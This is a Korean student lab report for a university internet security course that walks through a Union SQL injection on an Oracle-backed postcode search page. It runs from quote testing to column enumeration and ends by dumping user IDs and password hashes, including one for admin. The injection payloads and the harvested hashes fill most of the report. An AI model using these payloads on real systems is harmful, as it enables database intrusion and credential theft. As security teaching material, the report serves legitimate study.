

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

Union SQL Injection


2025년 3월 11일

학번 : 32230324
이름 : 김가람

과정 설명

SQL injection이란 클라이언트의 입력값을 조작하여 서버의 데이터베이스를 공격할 수 있는 해킹 기법임

먼저 SQL Injection 취약점 존재 여부를 확인하고 취약점이 존재할 경우 SQL UNION Injection을 활용하여 컬럼 수를 추출하고, 컬럼 데이터형을 확인 후 원하는 데이터를 탈취하는 방식임



Step 1. 싱글쿼터(') 넣기

: 싱글쿼터(')를 SQL문으로 인식하는지 안 하는지 확인하기 위함

우 편 번 호 체 크	
동 이름 입력	'
<input type="button" value="검색"/>	

java.sql.SQLSyntaxErrorException: ORA-00911: 문자가 부적합합니다

Step 2. 죽전 검색 (일부 생략하여 캡쳐)

: 죽전1동, 죽전2동, 죽전동이 모두 뜨는 것은 검색어 ‘죽전’ 뒤에 %가 있다는 뜻임

우 편 번 호 체 크	
동 이름 입력	죽전
<input type="button" value="검색"/>	

우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)
448702	죽전2동	경기도 용인시 수지구 죽전2동 (주)신세계백화점경기점
448162	죽전2동	경기도 용인시 수지구 죽전2동
448753	죽전2동	경기도 용인시 수지구 죽전2동 동성1차아파트 (101~109동)
448804	죽전2동	경기도 용인시 수지구 죽전2동 500
448546	죽전2동	경기도 용인시 수지구 죽전2동 벽산첼시빌아파트
448953	죽전2동	경기도 용인시 수지구 죽전2동 한솔노블빌리지아파트 (101~117동)
448807	죽전2동	경기도 용인시 수지구 죽전2동 872~892
448806	죽전2동	경기도 용인시 수지구 죽전2동 801~830

Step 3. 죽전2동%-- 입력 (결과 일부 생략하여 캡쳐)

: %가 있기 때문에 죽전2동으로 시작하는 모든 데이터를 가져오고, 싱글쿼터(')를 닫고 --(주석 처리)를 입력함으로써 SQL에서 뒤에 오는 코드는 무시함(주석 처리함)

우 편 번 호 체 크		
동 이름 입력 <input type="text" value="죽전2동%--"/>		
<input type="button" value="검색"/>		

우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)
448702	죽전2동	경기도 용인시 수지구 죽전2동 (주)신세계백화점경기점
448162	죽전2동	경기도 용인시 수지구 죽전2동
448753	죽전2동	경기도 용인시 수지구 죽전2동 동성1차아파트 (101~109동)

Step 4. order by 사용 (결과 일부 생략하여 캡쳐)

: order by 사용시 컬럼 개수보다 많은 수를 입력하면 오류가 발생하므로 컬럼의 개수를 확인할 수 있음

4-1. order by 4

: 4를 입력할 경우 오류 발생

우 편 번 호 체 크		
동 이름 입력 <input type="text" value="죽전2동%' order by 4--"/>		
<input type="button" value="검색"/>		

java.sql.SQLSyntaxErrorException: ORA-01785: ORDER BY 항목은 SELECT 목록 식의 수라야 합니다

4-2. order by 3

: 3을 입력할 경우 오류가 발생하지 않으므로 컬럼의 개수는 총 3개임

우 편 번 호 체 크		
동 이름 입력 <input type="text" value="죽전2동%' order by 3--"/>		
<input type="button" value="검색"/>		

우편번호	동	주 소
448162	죽전2동	경기도 용인시 수지구 죽전2동
448702	죽전2동	경기도 용인시 수지구 죽전2동 (주)신세계백화점경기점
448804	죽전2동	경기도 용인시 수지구 죽전2동 497~499
448804	죽전2동	경기도 용인시 수지구 죽전2동 500
448548	죽전2동	경기도 용인시 수지구 죽전2동 501~507
448805	죽전2동	경기도 용인시 수지구 죽전2동 508~599
448806	죽전2동	경기도 용인시 수지구 죽전2동 801~830
448807	죽전2동	경기도 용인시 수지구 죽전2동 872~892
448753	죽전2동	경기도 용인시 수지구 죽전2동 동성1차아파트 (101~109동)
448754	죽전2동	경기도 용인시 수지구 죽전2동 동성2차아파트 (101~206동)

Step 5. 컬럼들의 타입 알아내기

: UNION문은 컬럼별로 데이터 타입이 동일하고, 출력할 컬럼의 개수가 동일해야 하므로 컬럼의 값에 NULL과 숫자 혹은 문자를 넣어가며 타입을 알아낼 수 있음

5-1. 죽전2동%' UNION SELECT NULL, NULL, NULL FROM DUAL--

: 이때 DUAL은 Oracle에서 사용되는 가상 테이블로 데이터 없이 SELECT문을 실행하거나 데이터 입력 없이 값을 반환하기 위해 사용되고, 단일 컬럼인 “DUMMY”를 가지며, 이는 NULL 값을 가질 수 있는 더미 컬럼임

우편 번호 체크		
동 이름 입력	죽전2동%' UNION SELECT NULL, NULL, NULL FROM DUAL--	
검색		

우편번호	동	주 소
448162	죽전2동	경기도 용인시 수지구 죽전2동
448546	죽전2동	경기도 용인시 수지구 죽전2동 벽산첼시빌아파트
448548	죽전2동	경기도 용인시 수지구 죽전2동 501~507
448702	죽전2동	경기도 용인시 수지구 죽전2동(주)신세계백화점경기점
448712	죽전2동	경기도 용인시 수지구 죽전2동 벽산2단지아파트 (201~210동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산3단지아파트 (301~305동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448714	죽전2동	경기도 용인시 수지구 죽전2동 벽산4단지아파트 (401~403동)
448753	죽전2동	경기도 용인시 수지구 죽전2동 동성1차아파트 (101~109동)
448754	죽전2동	경기도 용인시 수지구 죽전2동 동성2차아파트 (101~206동)
448755	죽전2동	경기도 용인시 수지구 죽전2동 벽산1단지아파트 (101~112동)
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (201~205동)
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448804	죽전2동	경기도 용인시 수지구 죽전2동 497~499
448804	죽전2동	경기도 용인시 수지구 죽전2동 500
448805	죽전2동	경기도 용인시 수지구 죽전2동 508~599
448806	죽전2동	경기도 용인시 수지구 죽전2동 801~830
448807	죽전2동	경기도 용인시 수지구 죽전2동 872~892
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)
448953	죽전2동	경기도 용인시 수지구 죽전2동 한솔노블빌리지아파트 (101~117동)
null	null	null

(다음 페이지)

5-2. 죽전2동%' UNION SELECT 1, NULL, NULL FROM DUAL-- (결과 일부 생략하여 캡쳐)

: 첫번째 값에 숫자 1을 입력하였을 때, 우편번호가 1인 결과가 나오는 것으로 보아 첫번째 컬럼의 타입은 숫자임을 알 수 있음

우 편 번 호 체 크		
동 이름 입력	죽전2동%' UNION SELECT 1, NULL, NULL FROM DUAL--	
<input type="button" value="검색"/>		

우편번호	동	주 소
1	null	null
448162	죽전2동	경기도 용인시 수지구 죽전2동
448546	죽전2동	경기도 용인시 수지구 죽전2동 벽산첼시빌아파트
448548	죽전2동	경기도 용인시 수지구 죽전2동 501~507
448702	죽전2동	경기도 용인시 수지구 죽전2동 (주)신세계백화점경기점
448712	죽전2동	경기도 용인시 수지구 죽전2동 벽산2단지아파트(201~210동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산3단지아파트(301~305동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트(501~506동)
448714	죽전2동	경기도 용인시 수지구 죽전2동 벽산4단지아파트(401~403동)
448753	죽전2동	경기도 용인시 수지구 죽전2동 동성1차아파트(101~109동)
448754	죽전2동	경기도 용인시 수지구 죽전2동 동성2차아파트(101~206동)
448755	죽전2동	경기도 용인시 수지구 죽전2동 벽산1단지아파트(101~112동)

5-3. 죽전 2동%' UNION SELECT NULL, 1, NULL FROM DUAL--

: 두번째 값에 숫자 1을 입력하였을 때, 결과가 나오지 않는 것으로 보아 두번째 컬럼의 타입은 문자임을 알 수 있음

우 편 번 호 체 크		
동 이름 입력	죽전2동%' UNION SELECT NULL, 1, NULL FROM DUAL--	
<input type="button" value="검색"/>		

java.sql.SQLSyntaxErrorException: ORA-01790: 대응하는 식과 같은 데이터 유형이어야 합니다

5-4. 죽전2동%' UNION SELECT NULL, NULL, 1 FROM DUAL--

: 세번째 값에 숫자 1을 입력하였을 때, 결과가 나오지 않는 것으로 보아 세번째 컬럼의 타입은 문자임을 알 수 있음

우 편 번 호 체 크		
동 이름 입력	죽전2동%' UNION SELECT NULL, NULL, 1 FROM DUAL--	
<input type="button" value="검색"/>		

java.sql.SQLSyntaxErrorException: ORA-01790: 대응하는 식과 같은 데이터 유형이어야 합니다

(다음 페이지)

Step 6. USER_TABLES 조회

'죽전2동%' UNION SELECT NULL, TABLE_NAME, '2' FROM USER_TABLES--

: USER_TABLES를 조회하여 어떤 테이블들이 있는지 알 수 있음

찾고자 하는 목표인 ID와 PW는 문자로 구성되어 있으므로 타입이 문자인 컬럼만 사용
(두번째, 세번째 컬럼)

-> 우편번호 컬럼(첫번째 컬럼)의 값에는 NULL 입력

이때 USER_TABLES는 oracle의 기본 테이블이고, TABLE_NAME은 이 테이블의 주요 컬럼 중 하나임

우 편 번 호 체 크		
동 이름 입력	'죽전2동%' UNION SELECT NULL, TABLE_NAME, '2' FROM USER_TABLES--	
우편번호	동	주 소
448162	죽전2동	경기도 용인시 수지구 죽전2동
448546	죽전2동	경기도 용인시 수지구 죽전2동 벽산첼시빌아파트
448548	죽전2동	경기도 용인시 수지구 죽전2동 501~507
448702	죽전2동	경기도 용인시 수지구 죽전2동 (주)신세계백화점경기점
448712	죽전2동	경기도 용인시 수지구 죽전2동 벽산2단지아파트 (201~210동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산3단지아파트 (301~305동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448714	죽전2동	경기도 용인시 수지구 죽전2동 벽산4단지아파트 (401~403동)
448753	죽전2동	경기도 용인시 수지구 죽전2동 동성1차아파트 (101~109동)
448754	죽전2동	경기도 용인시 수지구 죽전2동 동성2차아파트 (101~206동)
448755	죽전2동	경기도 용인시 수지구 죽전2동 벽산1단지아파트 (101~112동)
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (201~205동)
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448804	죽전2동	경기도 용인시 수지구 죽전2동 497~499
448804	죽전2동	경기도 용인시 수지구 죽전2동 500
448805	죽전2동	경기도 용인시 수지구 죽전2동 508~599
448806	죽전2동	경기도 용인시 수지구 죽전2동 801~830
448807	죽전2동	경기도 용인시 수지구 죽전2동 872~892
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)
448953	죽전2동	경기도 용인시 수지구 죽전2동 한솔노블빌리지아파트 (101~117동)
null	FINDME	2
null	LHSBOARD	2
null	LHSBOARD2	2
null	LHSBOARD3	2
null	LHSBOARD5	2
null	LHSEMP	2
null	LHSMEMBER3	2
null	LHSMOBILEMEMBER	2
null	LHSPOST	2
null	TEST	2
null	TEST2	2
null	TOAD_PLAN_TABLE	2

(다음 페이지)

Step 7. LHS MEMBER3 테이블의 컬럼 목록 알아내기

'죽전2동%' UNION SELECT NULL, COLUMN_NAME, '2' FROM ALL_TAB_COLUMNS
WHERE TABLE_NAME = 'LHS MEMBER3'

: Step 6에서 본 테이블들 중 ID, PW가 저장되어 있을 것으로 추정되는 LHS MEMBER3 테이블의 컬럼 목록을 알아내기 위함

LHS MEMBER3 테이블의 컬럼명 추출을 위해 모든 테이블의 컬럼 정보가 담긴 'ALL_TAB_COLUMNS' 테이블에서 LHS MEMBER3의 컬럼들을 추출하는데, 이때 두번째 값에 'COLUMN_NAME'을 넣으면 두번째 컬럼에서 그 컬럼명들을 확인할 수 있음

[동 이름 입력] [죽전2동%] UNION SELECT NULL, COLUMN_NAME, '2' FROM ALL_TAB_COLUMNS WHERE TABLE_NAME = 'LHS' [검색]

우편번호	동	주 소
448162	죽전2동	경기도 용인시 수지구 죽전2동
448546	죽전2동	경기도 용인시 수지구 죽전2동 벽산첼시빌아파트
448548	죽전2동	경기도 용인시 수지구 죽전2동 501~507
448702	죽전2동	경기도 용인시 수지구 죽전2동_(주)신세계백화점경기점
448712	죽전2동	경기도 용인시 수지구 죽전2동 벽산2단지아파트_(201~210동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산3단지아파트_(301~305동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트_(501~506동)
448714	죽전2동	경기도 용인시 수지구 죽전2동 벽산4단지아파트_(401~403동)
448753	죽전2동	경기도 용인시 수지구 죽전2동 동성1차아파트_(101~109동)
448754	죽전2동	경기도 용인시 수지구 죽전2동 동성2차아파트_(101~206동)
448755	죽전2동	경기도 용인시 수지구 죽전2동 벽산1단지아파트_(101~112동)
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트_(201~205동)
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트_(301~305동)
448804	죽전2동	경기도 용인시 수지구 죽전2동 497~499
448804	죽전2동	경기도 용인시 수지구 죽전2동 500
448805	죽전2동	경기도 용인시 수지구 죽전2동 508~599
448806	죽전2동	경기도 용인시 수지구 죽전2동 801~830
448807	죽전2동	경기도 용인시 수지구 죽전2동 872~892
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트_(101~105동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트_(201~206동)
448953	죽전2동	경기도 용인시 수지구 죽전2동 한솔노블빌리지아파트_(101~117동)
null	ADDRS1	2
null	ADDRS2	2
null	EMAIL	2
null	FAILCOUNT	2
null	ID	2
null	IDLEVEL	2
null	INITPW	2
null	MOBILEID	2
null	NAME	2
null	POSITION	2
null	PW	2
null	PWA	2
null	PWQ	2
null	ZIP_CODE	2

(다음 페이지)

Step 8. ID, PW 확인

'죽전2동%' UNION SELECT NULL, ID, PW FROM LHSMEMBER3--

: Step 7에서 LHSMEMBER3 테이블의 컬럼 중 ID와 PW가 있는 것을 확인할 수 있음

-> 컬럼 타입이 문자인 두번째, 세번째 값에 ID, PW를 넣고 확인해보면 다음과 같이 나옴

우편번호 체크		
동 이름 입력	'죽전2동%' UNION SELECT NULL, ID, PW FROM LHSMEMBER3--	검색
우편번호	동	주 소
448162	죽전2동	경기도 용인시 수지구 죽전2동
448546	죽전2동	경기도 용인시 수지구 죽전2동 벽산첼시빌아파트
448548	죽전2동	경기도 용인시 수지구 죽전2동 501~507
448702	죽전2동	경기도 용인시 수지구 죽전2동 (주)신세계백화점경기점
448712	죽전2동	경기도 용인시 수지구 죽전2동 벽산2단지아파트 (201~210동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산3단지아파트 (301~305동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448714	죽전2동	경기도 용인시 수지구 죽전2동 벽산4단지아파트 (401~403동)
448753	죽전2동	경기도 용인시 수지구 죽전2동 동성1차아파트 (101~109동)
448754	죽전2동	경기도 용인시 수지구 죽전2동 동성2차아파트 (101~206동)
448755	죽전2동	경기도 용인시 수지구 죽전2동 벽산1단지아파트 (101~112동)
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (201~205동)
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448804	죽전2동	경기도 용인시 수지구 죽전2동 497~499
448804	죽전2동	경기도 용인시 수지구 죽전2동 500
448805	죽전2동	경기도 용인시 수지구 죽전2동 508~599
448806	죽전2동	경기도 용인시 수지구 죽전2동 801~830
448807	죽전2동	경기도 용인시 수지구 죽전2동 872~892
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)
448953	죽전2동	경기도 용인시 수지구 죽전2동 한솔노블빌리지아파트 (101~117동)
null	tmqps	03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4
null	!!	233d26e97f6469a0a7e0369fb9ff2504cc5e0037df310c7600d18d62deebce4
null	"	47dcfe0aa90846dc972af565adc1a8f59456f7f17cdb0104afe8a40950e4b7dc
null	%'	9f74aa0614782506e01c7e34d8df254869dd956bde7cca5c1a2a5b1c9bfd403f
null	'	265fda17a34611b1533d8a281ff680dc5791b0ce0a11c25b35e11c8e75685509
null	'and 1=1--	bdb427590093039ed5a66a0a91c9c148c6edd1f26e00753a267d23d1a42b9dc5
null	0000	9af15b336e6a9619928537df30b2e6a2376569fcf9d7e773eccede65606529a0
null	0610qwe	b4c6b1a2ae9f0f9074e726f76ffd61c69740d64fef6fce359cce80b938e63417
null	1	7143aee7e0ea400471d2c8684f4a921ae10b2ee8716777a8399394aba79618b6
null	1"or"1)="1	a665a45920422f9d417e4867efdc4fb8a04a1f3fff1fa07e998e86f7f7a27ae3
null	1"or"1)="1"--	03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4
..!!	100	5c0-007-256757c15c71004-250ff0010447100-4-1000740-4-72-0464560--

(다음 페이지)

Step 9. admin의 PW 확인

'죽전2동%' UNION SELECT NULL, ID, PW FROM LHSMEMBER3 WHERE ID = 'admin'--
 : ID가 admin인 사용자의 PW를 확인해보면 다음과 같이 맨 마지막에 ID와 PW가 나오는 것을 볼 수 있음

우 편 번 호 체 크		
동 이름 입력	검색	
우편번호	동	주 소
448162	죽전2동	경기도 용인시 수지구 죽전2동
448546	죽전2동	경기도 용인시 수지구 죽전2동 벽산셀시빌아파트
448548	죽전2동	경기도 용인시 수지구 죽전2동 501~507
448702	죽전2동	경기도 용인시 수지구 죽전2동_(주)신세계백화점경기점
448712	죽전2동	경기도 용인시 수지구 죽전2동 벽산2단지아파트_(201~210동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산3단지아파트_(301~305동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트_(501~506동)
448714	죽전2동	경기도 용인시 수지구 죽전2동 벽산4단지아파트_(401~403동)
448753	죽전2동	경기도 용인시 수지구 죽전2동 동성1차아파트_(101~109동)
448754	죽전2동	경기도 용인시 수지구 죽전2동 동성2차아파트_(101~206동)
448755	죽전2동	경기도 용인시 수지구 죽전2동 벽산1단지아파트_(101~112동)
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트_(201~205동)
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트_(301~305동)
448804	죽전2동	경기도 용인시 수지구 죽전2동 497~499
448804	죽전2동	경기도 용인시 수지구 죽전2동 500
448805	죽전2동	경기도 용인시 수지구 죽전2동 508~599
448806	죽전2동	경기도 용인시 수지구 죽전2동 801~830
448807	죽전2동	경기도 용인시 수지구 죽전2동 872~892
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트_(101~105동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트_(201~206동)
448953	죽전2동	경기도 용인시 수지구 죽전2동 한솔노블빌리지아파트_(101~117동)
null	admin	c13d1700851efbe5d70a0909e177ae32db6232181f4f8812861e8be704f09bd9

성명	프로젝트 후 소감
김가람	<p>처음에는 싱글쿼터, UNION 연산자 같은 개념이 완벽히 이해가 되진 않았는데, 직접 그것을 활용하여 실습 해보면서 이해하게 되었고, SQL Injection의 과정 또한 감을 잡게 되었다. 또 USER_TABLES나 ALL_TAB_COLUMNS 등과 같은 Oracle에서 기본으로 제공하는 테이블이 있는지 몰라 처음에는 어려움을 겪었지만, 이를 알게 된 이후에는 프로젝트 수행이 훨씬 수월해졌고, 앞으로의 다양한 프로젝트를 더 잘 수행해 나갈 수 있기 위해 이 외에는 어떤 시스템 테이블들이 있는지, 이를 어떻게 활용할 수 있는지에 대해 더 찾아봐야겠다는 생각이 들었다.</p>